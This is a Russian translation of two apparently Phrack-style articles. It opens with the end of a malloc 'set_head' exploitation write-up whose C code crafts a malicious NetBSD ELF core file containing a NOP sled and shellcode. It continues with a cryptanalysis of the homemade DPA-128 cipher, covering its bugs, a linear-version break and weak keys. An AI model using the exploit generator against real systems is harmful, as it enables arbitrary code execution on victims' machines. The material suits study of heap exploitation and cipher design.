        elfshdr->sh_offset = OFFSET_SHELLCODE;
    }

    elfshdr++;
}

// This section header entry is for the data that will
// overwrite the topchunk size pointer
elfshdr->sh_name      = 0;
elfshdr->sh_type      = 7;    // SHT_NOTE
elfshdr->sh_flags     = 0;
elfshdr->sh_addr      = 0;
elfshdr->sh_offset     = OFFSET_OVERWRITE;
elfshdr->sh_size      = 256;
elfshdr->sh_link      = 0;
elfshdr->sh_info      = 0;
elfshdr->sh_addralign = 0;
elfshdr->sh_entsize   = 0;
elfshdr++;

// This section header entry triggers the call to malloc
// with a user supplied length.
// It is a requirement for the set_head technique to work
elfshdr->sh_name      = 0;

```

```

elfshdr->sh_type      = 7;      // SHT_NOTE
elfshdr->sh_flags      = 0;
elfshdr->sh_addr       = 0;
elfshdr->sh_offset     = OFFSET_N_BYTES;
elfshdr->sh_size       = malloc_size;
elfshdr->sh_link       = 0;
elfshdr->sh_info       = 0;
elfshdr->sh_addralign  = 0;
elfshdr->sh_entsize    = 0;
elfshdr++;

// This note entry lets us eat 31 bytes + overhead
elfnhdr = (Elf32_Nhdr *) (buffer + OFFSET_31_BYTES);
elfnhdr->n_namesz      = 12;
elfnhdr->n_descsz      = 12;
elfnhdr->n_type        = 1;
ptr = buffer + OFFSET_31_BYTES + 12;
sprintf (ptr, "NetBSD-CORE");
sprintf (buffer + OFFSET_31_BYTES + 24 + 0x7c,
        "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB");

// This note entry lets us eat an arbitrary number of bytes + overhead
elfnhdr = (Elf32_Nhdr *) (buffer + OFFSET_N_BYTES);
elfnhdr->n_namesz      = 12;
elfnhdr->n_descsz      = 12;
elfnhdr->n_type        = 1;
ptr = buffer + OFFSET_N_BYTES + 12;
sprintf (ptr, "NetBSD-CORE");
for (i = 0; i < (math->nname % 31); i++)
    buffer[OFFSET_N_BYTES+24+0x7c+i]='B';

// This note entry lets us eat 0 bytes + overhead
elfnhdr = (Elf32_Nhdr *) (buffer + OFFSET_0_BYTES);
elfnhdr->n_namesz      = 12;
elfnhdr->n_descsz      = 12;
elfnhdr->n_type        = 1;
ptr = buffer + OFFSET_0_BYTES + 12;
sprintf (ptr, "NetBSD-CORE");
buffer[OFFSET_0_BYTES+24+0x7c]=0;

// This note entry lets us specify the value that will
// overwrite the topchunk size
elfnhdr = (Elf32_Nhdr *) (buffer + OFFSET_OVERWRITE);
elfnhdr->n_namesz      = 12;
elfnhdr->n_descsz      = 12;
elfnhdr->n_type        = 1;
ptr = buffer + OFFSET_OVERWRITE + 12;
sprintf (ptr, "NetBSD-CORE");
// Put the new topchunk size 7 times in memory
// The note entry program name is at a specific, odd offset (24+0x7c)?
for (i = 0; i < 7; i++)
    put_longword (buffer + OFFSET_OVERWRITE + 24 + 0x7c + (i * 4),
        topchunk_size);

// This note entry lets us eat 31 bytes + overhead, but
// its real purpose is to load the shellcode in memory.
// We assume that its name is 31 bytes long.
elfnhdr = (Elf32_Nhdr *) (buffer + OFFSET_SHELLCODE);
elfnhdr->n_namesz      = 12;
elfnhdr->n_descsz      = 12;
elfnhdr->n_type        = 1;
ptr = buffer + OFFSET_SHELLCODE + 12;
sprintf (ptr, "NetBSD-CORE");
sprintf (buffer + OFFSET_SHELLCODE + 24 + 0x7c,
        "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB");
// Fill this memory region with our shellcode.

```

```

// Remember to leave the note entry untouched ...
memset (buffer + OFFSET_SHELLCODE + 256, 0x90, 4096-256);
sprintf (buffer + 8191 - strlen (scode), scode);

fp = open_file (filename);
if (fwrite (buffer, 8192, 1, fp) != 0 ) {
    printf ("--[ The file has been written\n");
} else {
    printf ("--[ Can not write to the file\n");
    exit (1);
}
fclose (fp);

free (shead);
free (math);
free (buffer);
free (filename);

return 0;
}
---

```

7 — Заключительное слово

Это всё, что касается деталей данной техники — в этой статье уже было сказано немало. Глядя на сложность кода `mallos`, можно предположить, что существует ещё много способов захватить управление процессом путём искажения чанков `malloc`.

Конечно, эта статья объясняет технические детали `set_head`, но лично я считаю, что все техники эксплуатации эфемерны. Это особенно верно в последнее время, с учётом всех низкоуровневых средств защиты, добавленных в современные операционные системы. Помимо высоких технических навыков, я лично считаю важным развивать мышление и творческие способности. Работайте над своим подходом к решению сложных задач. Развивайте настойчивость и решимость, даже если вы потерпели неудачу в одном и том же двадцать, пятьдесят или сто раз подряд.

Хочу поприветствовать следующих людей: `bond`, `dp`, `jinx`, `Michael` и `nitr0gen`. Есть и другие, кого я забыл. Спасибо за помощь и прекрасные разговоры на протяжении последних нескольких лет.

8 — Ссылки

1. Solar Designer, <http://www.openwall.com/advisories/OW-002-netscape-jpeg/>
2. Anonymous, <https://phrack.org/issues/57/9.html#article>
3. Kaempf, Michel, <https://phrack.org/issues/57/8.html#article>
4. Phantasmal Phantasmagoria,
<http://www.packetstormsecurity.org/papers/attack/MallocMaleficarum.txt>
5. Phantasmal Phantasmagoria,
<http://seclists.org/vuln-dev/2004/Feb/0025.html>
6. jp,
<https://phrack.org/issues/61/6.html#article>
7. Guay-Leroux, Jean-Sebastien, <http://www.guay-leroux.com/projects.html>

8. gera, <https://phrack.org/issues/59/7.html#article>
9. The Shellcoder's Handbook: Discovering and Exploiting Security Holes (2004), Wiley

Криптоанализ DPA-128

```

      _/B\      _/W\
    (* *)      (* *)
| - |
|   |
|   |      Cryptanalysis of DPA-128
|   |
|   |      By SysK
|   |
|   |      syskall@phreaker.net
|   |
(

```

Автор: SysK (syskall@phreaker.net)

■■■

Содержание

1. Введение
2. Краткое слово о блочных шифрах
3. Обзор криптоанализа блочных шифров
4. DPA-128 от Veins
 - 4.1. Ошибки в реализации
 - 4.2. Слабости проектирования
5. Взлом линейаризованной версии
6. О нелинейности сложения по модулю n в $GF(2)$
7. Эксплуатация слабых ключей
 - 7.1. Игра с упрощённым шифром
 - 7.2. Обобщение и ожидаемая сложность
 - 7.3. Мощность множества $|W|$
8. Взлом бесключевой хэш-функции на основе DPA
 - 8.1. Введение в хэш-функции
 - 8.2. Алгоритм DPASum()
 - 8.3. Слабости проектирования и реализации
 - 8.4. Атака нахождения (второго) прообраза
9. Заключение
10. Благодарности
11. Библиография

...

1. Введение

Пока сцена взломщиков защит развивалась вместе с криптологией — благодаря эволюции схем защиты бинарных приложений — хакерское сообщество в большинстве своём за ней не поспевало. Этому есть простое объяснение: в целом реальной нужды не было. Действительно, всем известно: если хакеру нужно расшифровать какие-то файлы, он взломает машину владельца, установит бэкдор и воспользуется им для кражи ключа. Взломщик защит подойдёт к задаче иначе: он, как правило, постарается полностью разобраться в механизме, чтобы найти и использовать ошибки проектирования и/или реализации.

Хотя рост индустрии безопасности в последние годы несколько изменил положение дел в хакерском сообществе, до сих пор слишком многие люди обладают поверхностными знаниями в этой науке. Особенно тревожно то, что среди них распространяются городские легенды и мистификации, которые насаждают отдельные параноики. Разве вы не слышали, как люди утверждают, что правительственные агентства способны взломать RSA или AES? Куда более умным вопросом было бы: а что вообще означает «взломать»?

Хороший пример параноидальной реакции — статья M1lt0n [FakeP63]. Автор, вероятно хорошо разбирающийся в хакинге, пропагандирует использование «самодельных криптографических алгоритмов» вместо стандартизованных, таких как 3DES. Аргумент состоит в том, что поскольку большинство так называемых экспертов по безопасности не умеют нормально кодировать, они не способны создавать адекватные инструменты для анализа экзотических шифров. Соглашаясь с ним хотя бы отчасти насчёт программистских навыков, я никак не могу согласиться с основным тезисом. Если существующие публичные инструменты достаточны, чтобы взломать защиту на основе 3DES, это означает лишь одно: в ней допущены ошибки проектирования и/или реализации, — поскольку, согласно современному состоянию науки, 3DES по-прежнему не взломан. Криптосистема была слабой изначально, а «самодельная криптография» только усугубила бы ситуацию.

Поэтому крайне важно понимать криптографию и доверять стандартам. В одном из предыдущих номеров Phrack (Phrack 62) Veins представил хакерскому сообществу «самодельный» блочный шифр под названием DPA (Dynamic Polyalphabetic Algorithms) [DPA128]. В настоящей статье мы проанализируем этот шифр и покажем, что он не лишён недостатков — по крайней мере с точки зрения криптоанализа, — что вполне соответствует нашей теме.

2. Краткое слово о блочных шифрах

Процитируем превосходный HAC [MenVan]:

«Блочный шифр — это функция, отображающая n -битные блоки открытого текста в n -битные блоки шифртекста; n называется длиной блока. Его можно рассматривать как простой шифр подстановки с большим размером символа. Функция параметризована k -битным ключом K , принимающим значения из подмножества $|K|$ (пространство ключей) множества всех k -битных векторов V_k . Обычно предполагается, что ключ выбирается случайным образом. Использование блоков открытого и шифртекста одинакового размера исключает расширение данных.»

Достаточно понятно, не правда ли? :> Так в чём же назначение подобных криптосистем? Очевидно, поскольку речь идёт о шифровании, данный класс алгоритмов обеспечивает конфиденциальность. Их конструкция делает их особенно подходящими для приложений, работающих с большими объёмами данных (например, шифрование файлов или дисков). При использовании в специальных режимах, таких как CBC (как в OpenSSL), блочные шифры могут также обеспечивать потоковое шифрование. Например, AES-CBC применяется в протоколах WPA2, SSL и SSH.

Замечание: в сочетании с другими механизмами блочные шифры могут также предоставлять такие сервисы, как аутентификация или контроль целостности (см. часть 8 статьи).

Важно понимать практическую ценность криптологии. Если криптография стремится разрабатывать наилучшие алгоритмы, то есть безопасные и быстрые, то криптоанализ позволяет оценивать безопасность этих алгоритмов. Чем больше уязвимостей обнаружено в алгоритме, тем меньше ему следует доверять.

3. Обзор криптоанализа блочных шифров

Криптоанализ блочных шифров существенно развился в 1990-х годах с появлением ряда фундаментальных методов, таких как дифференциальный [BiSha90] и линейный [Matsui92] криптоанализ. Наряду с более поздними методами — бумерангатакой Вагнера и хи-квадрат криптоанализом Воденэ [Vaud] — они образуют совокупность так называемых статистических атак на блочные шифры, в противопоставление совсем недавним и всё ещё дискуссионным алгебраическим методам (подробнее см. [CourtAlg]).

Сегодня развитие криптоанализа блочных шифров стремится к стабилизации. Тем не менее криптограф по-прежнему обязан хорошо знать эти атаки, чтобы проектировать шифр. Читая статью в Phrack, мы думаем — хотя, возможно, ошибаемся — что автор строил свой дизайн преимущественно на основе статистических тестов. Хотя они, безусловно, необходимы, их явно недостаточно. Каждый компонент должен быть тщательно подобран. Мы выявили несколько слабостей и предполагаем, что их может быть ещё больше.

4. Описание DPA-128 от Veins

DPA-128 — это 16-раундовый блочный шифр, обеспечивающий шифрование 128-битных блоков с использованием n -битного ключа. Шифрование каждого раунда состоит из трёх функций: `rbytechain()`, `rbitshift()` и `S_E()`. Таким образом, для каждого входного блока функция `E()` применяется 16 раз (по одному на раунд):

```
void E (unsigned char *key, unsigned char *block, unsigned int shift)
{
    rbytechain (block);
    rbitshift (block, shift);
    S_E (key, block, shift);
}
```

где:

- `block` — 128-битный вход
- `shift` — 32-битный параметр, зависящий от раундового подключа
- `key` — 128-битный раундовый подключ

Соответственно, математическое описание шифра:

$$f: |P \times |K \rightarrow |C$$

где:

- $|P$ — множество всех открытых текстов
- $|K$ — множество всех ключей
- $|C$ — множество всех шифртекстов

Для $p \in |P$, $k \in |K$ и $c \in |C$ имеем $c = f(p, k)$, где $f = E \circ E \circ \dots \circ E = E^{16}$, а $\circ$ обозначает композицию функций.

Опишем каждую из функций. Поскольку местами нам понадобится математика, предполагается, что читатель знаком с основами алгебры ;>

`rbytechain()` описывается следующей функцией на C:

```
void rbytechain(unsigned char *block)
{
    int i;
```

```

    for (i = 0; i < DPA_BLOCK_SIZE; ++i)
        block[i] ^= block[(i + 1) % DPA_BLOCK_SIZE];
    return;
}

```

где:

- `block` — 128-битный вход
- `DPA_BLOCK_SIZE` равен 16

Такая операция над байтами называется линейным перемешиванием, её цель — обеспечить диффузию информации (согласно хорошо известной теории Шеннона). Математически это не что иное, как линейное отображение между двумя векторными пространствами $GF(2)$ размерности 128. Действительно, если U и V — векторы над $GF(2)$, представляющие соответственно вход и выход `rbytechain()`, то $V = M \cdot U$, где M — матрица 128×128 над $GF(2)$ этого линейного отображения, коэффициенты которой находятся тривиально. Перейдём к `rbitshift()`. Её версия на C:

```

void rbitshift(unsigned char *block, unsigned int shift)
{
    unsigned int i;
    unsigned int div;
    unsigned int mod;
    unsigned int rel;
    unsigned char mask;
    unsigned char remainder;
    unsigned char sblock[DPA_BLOCK_SIZE];

    if (shift)
    {
        mask = 0;
        shift %= 128;
        div = shift / 8;
        mod = shift % 8;
        rel = DPA_BLOCK_SIZE - div;
        for (i = 0; i < mod; ++i)
            mask |= (1 << i);

        for (i = 0; i < DPA_BLOCK_SIZE; ++i)
        {
            remainder =
                ((block[(rel + i - 1) % DPA_BLOCK_SIZE]) & mask) << (8 - mod);
            sblock[i] =
                ((block[(rel + i) % DPA_BLOCK_SIZE]) >> mod) | remainder;
        }
        memcpy(block, sblock, DPA_BLOCK_SIZE);
    }
}

```

где:

- `block` — 128-битный вход
- `DPA_BLOCK_SIZE` равен 16
- `shift` выводится из раундового подключа

Veins описывает это в своей статье как ключезависимый сдвиг (фактически это должен быть ключезависимый *циклический сдвиг*, поскольку предполагается возможность расшифрования ;)). Внимательное изучение кода и ряд тестов подтвердили, что функция написана без ошибок (за исключением одного бага, описанного далее), поэтому её можно описать как линейное отображение между двумя векторными пространствами $GF(2)$ размерности 128.

Действительно, если V и W — векторы над $GF(2)$, представляющие вход и выход `rbitshift()`, то: $W = M' \cdot V$, где M' — матрица 128×128 над $GF(2)$ линейного отображения, коэффициенты которой — в отличие от предыдущей функции — неизвестны с вероятностью $1/128$ на раунд.

Эта функция также обеспечивает диффузию информации.

Наконец, последняя операция `S_E()` описывается кодом на C:

```
void S_E (unsigned char *key, unsigned char *block, unsigned int s)
{
    int i;
    for (i = 0; i < DPA_BLOCK_SIZE; ++i)
        block[i] = (key[i] + block[i] + s) % 256;
    return;
}
```

где:

- `block` — 128-битный вход
- `DPA_BLOCK_SIZE` равен 16
- `s` — параметр сдвига, описанный в предыдущей функции
- `key` — раундовый подключ

Основная идея статьи Veins — концепция «полиалфавитной подстановки», реализацией которой должна являться функция `S_E()` на C. При чтении кода становится ясно, что это не более чем функция подмешивания ключа над $GF(2^8)$.

Замечание: позднее мы увидим важность математической операции «сложение» над $GF(2^8)$. Что касается расписания ключей, каждый раунд шифра использует 128-битный подключ, а также производный от него 32-битный параметр «shift». Следующий псевдокод описывает эту операцию:

```
skey(0) = checksum128(master_key)
for i = 0, nbr_round-2:
    skey(i+1) = checksum128(skey(i))
skey(0) = skey(15)
for i = 0, nbr_round-1:
    shift(nbr_round-1 - i) = hash32(skey(i))
```

где `skey(i)` — *i*-й подключ.

Нет необходимости детально описывать `checksum128()` и `hash32()`; читателю достаточно запомнить одно: какими бы слабостями эти функции ни обладали, мы будем считать их настоящими односторонними хэш-функциями с идеальной энтропией.

В заключение отметим, что изучаемый шифр близок к SPN (Substitution-Permutation Network — сеть подстановок-перестановок), широко известной и хорошо изученной конструкции (примером которой является AES).

4.1. Ошибки в реализации

Хотя сам Veins честно признаёт, что шифр может оказаться слабым и «настоятельно не рекомендует его использовать» [DPA128], некоторые люди всё же могут решить применить его для шифрования личных и/или конфиденциальных данных как альтернативу «уже-взломанному-АНБ» шифрам [NSA2007]. К сожалению для этих гипотетических пользователей, нам удалось выявить ошибку, приводящую к потенциально некорректной работе криптосистемы с ненулевой вероятностью.

Ранее мы видели, что скелет кода `bitshift` имеет следующий вид:

```
/* bitshift.c */
void {r,l}bitshift(unsigned char *block, unsigned int shift)
{
    [...] // SysK: объявление локальных переменных
    unsigned char sblock[DPA_BLOCK_SIZE];
    if (shift)
    {
        [...] // SysK: инициализация sblock
    }
}
```

```

    }
    memcpy(block, sblock, DPA_BLOCK_SIZE);
}

```

Очевидно: если `shift` равен 0, то в `block` попадает содержимое стека! Понятно, что в таком случае криптосистема работать не может.

Поскольку `shift` является целым числом, подобное событие происходит с теоретической вероятностью не менее $1/2^{32}$ на раунд.

Теперь рассмотрим функцию генерации сдвига:

```

/* hash32.c */
/*
 * Эта функция вычисляет 32-битный выход из входа переменной длины. Красивое
 * распределение и низкое число коллизий не важны, так как она применяется к
 * выходу checksum128() (см. checksum128.c). Есть одно требование:
 * функция не должна считать \0 завершением ключа.
 */

unsigned long hash32(unsigned char *k, unsigned int length)
{
    unsigned long h;
    for (h = 0; *k && length; ++k, --length)
        h = 13 * h + *k;
    return (h);
}

```

Как указано в комментарии к коду, `hash32()` — это функция, вырабатывающая сдвиг. Хотя автор оговаривается, что распределение выходных значений может быть не вполне равномерным, очевидно, что сильное смещение нежелательно (см. раздел 7.3).

Что же произойдёт, если первый байт, на который указывает `k`, равен 0? Поскольку цикл завершается при `k == 0`, то `h` будет равен $13 * 0 + 0 = 0$. Предполагая, что нижележащий подключ действительно случаен, такое событие должно происходить с вероятностью $1/256$ (вместо $1/2^{32}$). Поскольку выходом `hash32()` является целое число, как указано в комментарии, это явная ошибка.

Можно было бы подумать, что данный сбой в реализации ведёт к уязвимости, однако беглый взгляд на код показывает:

```

struct s_dpa_sub_key {
    unsigned char key[DPA_KEY_SIZE];
    unsigned char shift;
};

typedef struct s_dpa_sub_key DPA_SUB_KEY;

```

Поскольку `shift` — объект типа `char`, наличие `*k &&` в коде не меняет того факта, что криптосистема будет давать сбой с вероятностью $1/256$ на раунд.

Так как сбой может возникнуть независимо в каждом раунде, суммарная вероятность отказа ещё выше:

```

p("fail") = 1 - p("ok")
            = 1 - Mul( p("ok in round i") )
            = 1 - (255/256)^16
            = 0.0607...

```

где $i \in [0, (\text{nbr_rounds} - 1)]$.

Это не так далеко от $1/16$:-)

Замечание: позднее мы увидим, что частный случай, когда `shift` равен 0, относится к общему классу слабых ключей, потенциально позволяющих атакующему взломать криптосистему.

Поиск слабостей и ошибок в реализации криптографических примитивов — рядовая задача для ряда реверс-инженеров, поскольку это иногда позволяет взламывать реализации алгоритмов, считающихся теоретически стойкими. Хотя подобные уязвимости в основном касаются асимметричных примитивов цифровой подписи или согласования/генерации ключей, в отдельных случаях это применимо и к миру блочных шифров.

Далее будем считать досадную ошибку в `bitshift()` исправленной.

4.2. Слабости проектирования

При проектировании блочного шифра криптограф обязан тщательно следить за каждой деталью алгоритма. В данном разделе описываются несколько ошибок проектирования и объясняется, почему в ряде случаев они могут снижать стойкость шифра.

a) Ранее мы видели, что функция `E()` применяется в каждом раунде. Однако такая конструкция не идеальна применительно к первому раунду. Поскольку `rbytechain()` является линейным перемешиванием, не задействующим ключевой материал, его не следует использовать в качестве первой операции над входным буфером: её эффект может быть полностью отменён. Таким образом, если криптоаналитик хочет атаковать компонент `bitshift()` первого раунда, ему достаточно применить `lbytechain()` (обратную функцию `rbytechain()`) к входному вектору. Было бы разумнее поставить подмешивание ключа первой операцией.

b) Операция `rbitshift()` использует лишь 7 первых битов символа `shift`, тогда как `S_E()` — все биты. Также повсеместно считается плохой практикой использовать один и тот же ключевой материал для нескольких операций.

c) Если по какой-либо причине атакующий сможет извлечь второй (не первый) подключ, это повлечёт компрометацию всего ключевого материала. Разумеется, мастер-ключ останется неизвестным благодаря односторонности `checksum128()`, однако для шифрования и/или расшифрования данных восстанавливать его не нужно.

d) В функции `bitshift()` особый интерес представляет один цикл:

```
for (i = 0; i < mod; ++i)
    mask |= (1 << i);
```

Примечательно, что время выполнения цикла зависит от `mod`, который производится от `shift`. Из этого следует, что данный цикл, вероятно, открывает возможность для атаки по сторонним каналам. Спасибо X за указание на это ;> В области компьютерной безопасности хорошо известно: одна крошечная ошибка способна привести к полной компрометации информационной системы. В криптографии действуют те же правила.

5. Взлом линеаризованной версии

Даже если отсутствие обоснования для применения операции сложения вызывает сожаление, сам по себе этот выбор не является наихудшим. Что бы произошло, если бы подмешивание ключа выполнялось через операцию XOR над $GF(2^8)$, как это делается, например, в DES или AES?

Чтобы оценить важность алгебраических соображений для безопасности блочного шифра, немного поиграем с линеаризованной версией шифра. Иными словами, заменим функцию `S_E()` следующей `S_E2()`:

```

void S_E2 (unsigned char *key, unsigned char *block, unsigned int s)
{
    int i;
    for (i = 0; i < DPA_BLOCK_SIZE; ++i)
        block[i] = (key[i] ^ block[i] ^ s) % 256; // [1]
        // + заменён на xor
    return;
}

```

Если X , Y и K — векторы над $GF(2^8)$, представляющие соответственно вход, выход $S_E2()$ и ключевой материал раунда, то $Y = X \text{ xor } K$.

Замечание: $K = sK \text{ xor shift}$. Используем K для упрощения.

С учётом полного раунда:

```

V = M.U          [a] (rbytechain)
W = M'.V         [b] (rbitshift)
Y = W xor K      [c] (S_E2)

```

Линейная алгебра позволяет составить композицию `rbytechain()` и `rbitshift()`, поскольку размерности M и M' совпадают; при этом W в [b] — вектор над $GF(2)$, тогда как W в [c] — очевидно над $GF(2^8)$. Однако из-за использования XOR в [c] Y , W и K также можно рассматривать как векторы над $GF(2)$. Следовательно, $S_E2()$ является аффинным отображением $GF(2)$ между двумя векторными пространствами размерности 128.

Тогда:

```
Y = M'.M.U xor K
```

Дифференциальный криптоанализ поможет избавиться от ключа. Рассмотрим пары $(U_0, Y_0 = E(U_0))$ и $(U_1, Y_1 = E(U_1))$, тогда:

```

DELTA(Y) = Y0 xor Y1
          = (M'.M.U0 xor K) xor (M'.M.U1 xor K)
          = (M'.M.U0 xor M'.M.U1) xor K xor K      (коммутативность и
                                                    ассоциативность xor)
          = (M'.M).(U0 xor U1)                     (дистрибутивность)
          = (M'.M).DELTA(U)

```

Этот результат показывает, что какими бы ни были sK и $shift$, между входной разностью и соответствующей выходной разностью всегда существует линейное отображение.

Обобщение на 16 раундов через произведение матриц очевидно. Таким образом, мы доказали, что существует матрица M_f размером 128×128 над $GF(2)$ такая, что $DELTA(Y) = M_f \cdot DELTA(X)$ для линеаризованной версии шифра.

Зная одну пару (U_0, Y_0) и M_f , можно зашифровать любой вход U . Действительно, $Y \text{ xor } Y_0 = M_f \cdot (U \text{ xor } U_0)$, откуда $Y = (M_f \cdot (U \text{ xor } U_0)) \text{ xor } Y_0$.

Замечание 1: Атака не даёт знания подключей и сдвигов, но это и не нужно. Цель атакующего — не ключ как таковой, а возможность шифровать/расшифровывать набор открытых/шифрованных текстов. Более того, с учётом операции расписания ключей, если бы нам действительно понадобился мастер-ключ, его восстановление оказалось бы весьма болезненным, принимая во внимание односторонность `checksum128()` ;-)

Замечание 2: Очевидно, для расшифрования произвольного выхода Y необходимо вычислить M_f^{-1} — обратную матрицу M_f . Это несколько интереснее, не правда ли? :-)

Из-за `rbitshift()` мы не можем определить коэффициенты M_f с помощью матричных умножений. Полный перебор, разумеется, невозможен из-за колоссальной сложности (2^{16384}), однако нахождение этих коэффициентов эквивалентно решению 128 систем (1 система на строку M_f) из 128 переменных (1 переменная на столбец) в $GF(2)$. Для построения такой системы нам нужно 128 пар (открытый текст, шифртекст). Описанная атака была реализована с использованием

библиотеки NTL ([SHOUP]) и приведена в приложении А к данной статье.

```
$ g++ break_linear.cpp bitshift.o bytechain.o key.c hash32.o checksum128.o
-o break_linear -lntl -lcrypto -I include
$ ./break_linear
[+] Generating the plaintexts / ciphertexts
[+] NTL stuff !
[+] Calculation of Mf
[+] Let's make a test !
[+] Well done boy :>
```

Замечание: иногда NTL обнаруживает линейную зависимость между выбранными входами (DELTA_X) и отказывается работать. Действительно, для решения 128 систем необходимо, чтобы все уравнения были независимы. Если это не так, то очевидно, что $\det(M)$ равен 0 (с вероятностью 1/2). Поскольку входы генерируются случайно, просто повторите попытку до тех пор, пока не получится :-)

```
$ ./break_linear
[+] Generating the plaintexts / ciphertexts
[+] NTL stuff !
det(M) = 0
```

В заключение: мы убедились, что линейность операции XOR над GF(2) позволила записать аффинную связь между двумя элементами GF(2)¹²⁸ в функции `S_E2()` и затем легко взломать линейризованную версию, используя атаку на 128 известных открытых текстов. Нелинейность играет ключевую роль в проектировании. К счастью для DPA-128, Veins выбрал сложение по модулю 256 в качестве смесителя ключа, которое естественным образом нелинейно над GF(2).

6. О нелинейности сложения по модулю n над GF(2)

Функции `bitshift()` и `bytechain()` допускают описание через матрицы над GF(2), поэтому для алгебраических вычислений удобно использовать именно это поле.

Различие между операцией сложения и операцией XOR в GF(2ⁿ) обусловлено распространением переноса:

$$w(i) + k(i) = w(i) \text{ xor } k(i) \text{ xor } \text{carry}(i)$$

где $w(i)$, $k(i)$ и $\text{carry}(i)$ — элементы GF(2).

Обозначим $w(i)$ как i -й бит w и будем придерживаться этого обозначения до конца. $\text{carry}(i)$, обозначаемый для краткости $c(i)$, определяется рекурсивно:

$$c(i+1) = w(i) \cdot k(i) \text{ xor } w(i) \cdot c(i) \text{ xor } k(i) \cdot c(i)$$

c условием $c(0) = 0$

Используя эти обозначения, можно определить набор соотношений над GF(2) между битами входа/выхода, которыми атакующий управляет в рамках атаки на известном открытом тексте, и битами подключа (которые атакующий пытается угадать).

Однако восстановить биты подключа не так просто. Для их определения нужно избавиться от переносов, заменив их многомерными полиномами, где неизвестными являются мономы высоких степеней.

Замечание 1: Из-за рекурсивности переноса степень мономов растёт по мере увеличения числа входных битов на раунд и числа раундов.

Замечание 2: Очевидно, что промежуточные входные/выходные биты в уравнениях использовать нельзя — в отличие от битов подключа, они зависят от входа.

Таким образом, мы можем представить криптосистему как систему многомерных полиномов над $GF(2)$. Решение такой системы является NP-трудной задачей. Для систем умеренной степени существуют методы, такие как базисы Грёбнера и методы релинеаризации, однако степень данной системы, по всей видимости, слишком высока.

Тем не менее для особого подмножества ключей — так называемых слабых ключей — можно достаточно легко определить подключи, избавившись от сложности, вносимой переносами.

7. Эксплуатация слабых ключей

Сначала дадим определение слабого ключа. По Википедии:

«В криптографии слабый ключ — это ключ, при использовании которого с конкретным шифром тот ведёт себя некоторым нежелательным образом. Слабые ключи, как правило, составляют очень малую долю всего пространства ключей, что обычно означает: при случайной генерации ключа для шифрования сообщения вероятность проблем безопасности из-за слабых ключей крайне мала. Тем не менее считается желательным, чтобы шифр вообще не имел слабых ключей.»

Нами было выявлено особое подмножество $|W|$ множества $|K|$, позволяющее достаточно легко справиться с проблемой переносов. Ключ « k » принадлежит $|W|$ тогда и только тогда, когда в каждом раунде параметр `shift` кратен 8. Причина этого станет понятна читателю несколько позже.

Сначала для простоты представим атаку на урезанную версию DPA, а затем обобщим её на полную версию.

7.1. Игра с упрощённым шифром

Наш упрощённый шифр — двухраундовый DPA. Кроме того, шифр принимает на вход 4×8 битов вместо $16 \times 8 = 128$ битов, то есть `DPA_BLOCK_SIZE = 4`. Мы также вносим небольшое изменение в операцию `bytechain()`. Напомним функцию `bytechain()`:

Поскольку `block` является одновременно входом и выходом функции, при `DPA_BLOCK_SIZE = 4` имеем:

```
V(0) = U(0) xor U(1)
V(1) = U(1) xor U(2)
V(2) = U(2) xor U(3)
V(3) = U(3) xor V(0) = U(0) xor U(1) xor U(3)
```

где $V(x)$ — x -й байтовый элемент.

Таким образом, с нашей модификацией:

```
V(0) = U(0) xor U(1)
V(1) = U(1) xor U(2)
V(2) = U(2) xor U(3)
V(3) = U(3) xor U(0)
```

Обозначения (следите за ASCII!@#):

- Векторные обозначения U , V , W , Y из раздела 5 сохраняются.
- $X_j(i)$ — i -й бит вектора X_j , где j — номер раунда.
- Вектор U_0 эквивалентен P , где P — открытый текст.
- m — сдвиг раунда 0

- n — сдвиг раунда 1
- хог записывается как '+', поскольку вычисления ведутся в $GF(2)$
- Все вычисления с индексами выполняются в кольце ZZ_{32}

Как выбрать $|W|$? Работа с алгеброй в $GF(2)$ означает необходимость иметь дело с переносами. Однако если k — слабый ключ (принадлежит $|W|$), можно организовать вычисления так, чтобы это не доставляло хлопот.

Пусть i — номер младшего бита любого входного байта. Тогда для каждого i из множества $\{0, 8, 16, 24\}$ имеем:

```

u0(i)      = p(i)
v0(i)      = p(i) + p(i+8)
w0(i+m)    = v0(i)
y0(i)      = w0(i) + k0(i) + C0(i)
y0(i+m)    = w0(i+m) + k0(i+m) + C0(i+m)
y0(i+m)    = p(i) + p(i+8) + k0(i+m) + C0(i+m)          /* carry(0) = 0 */
y0(i+m)    = p(i) + p(i+8) + k0(i+m)

u1(i)      = y0(i)
v1(i)      = y0(i) + y0(i+8)
w1(i+n)    = v1(i)
y1(i)      = w1(i) + k1(i) + C1(i)
y1(i+n)    = w1(i+n) + k1(i+n) + C1(i+n)
y1(i+n)    = y0(i) + y0(i+8) + k1(i+n) + C1(i+n)
y1(i+n+m)  = y0(i+m) + y0(i+m+8) + k1(i+n+m) + C1(i+n+m) /* carry(0) = 0 */
y1(i+n+m)  = p(i) + p(i+8) + k0(i+m) + p(i+8) + p(i+16)
              + k0(i+m+8) + k1(i+n+m)
y1(i+n+m)  = p(i) + k0(i+m) + p(i+16) + k0(i+m+8) + k1(i+n+m)

```

Поскольку i принадлежит множеству $\{0, 8, 16, 24\}$, можно записать:

```

y1(n+m)    = p(0) + k0(m) + p(16) + k0(m+8) + k1(n+m)
y1(8+n+m)  = p(8) + k0(8+m) + p(24) + k0(m+16) + k1(8+n+m)
y1(16+n+m) = p(16) + k0(16+m) + p(0) + k0(m+24) + k1(16+n+m)
y1(24+n+m) = p(24) + k0(24+m) + p(8) + k0(m) + k1(24+n+m)

```

В случае атаки на известном открытом тексте атакующий располагает знанием набора пар $(P, Y1)$. Рассматривая предыдущую систему, неизвестными являются биты векторов $K0$ и $K1$ в позиции младшего бита. Здесь система явно недоопределена: 4 уравнения и 4×2 неизвестных. Она даст нам соотношения между каждым младшим битом Y и младшими битами $K0$ и $K1$.

Замечание 1: n, m неизвестны. Тривиальный подход — определить их, что стоит 2^8 операций. Хотя это может казаться хорошей идеей, напомним, что мы рассматриваем шифр с сокращённым числом раундов! Применение той же идеи к полным 16 раундам обошлось бы в $(2^4)^{16} = 2^{64}$. Такая сложность неприемлема даже сейчас :-)

Значительно лучший подход — угадывать $(n+m)$, что стоит 2^4 вне зависимости от числа раундов. Это даёт возможность записывать соотношения между некоторыми входными и выходными битами. Нам не нужно знать точных значений m и n . Достаточно знать промежуточные переменные $k0(x+m)$ и $k1(y+n+m)$.

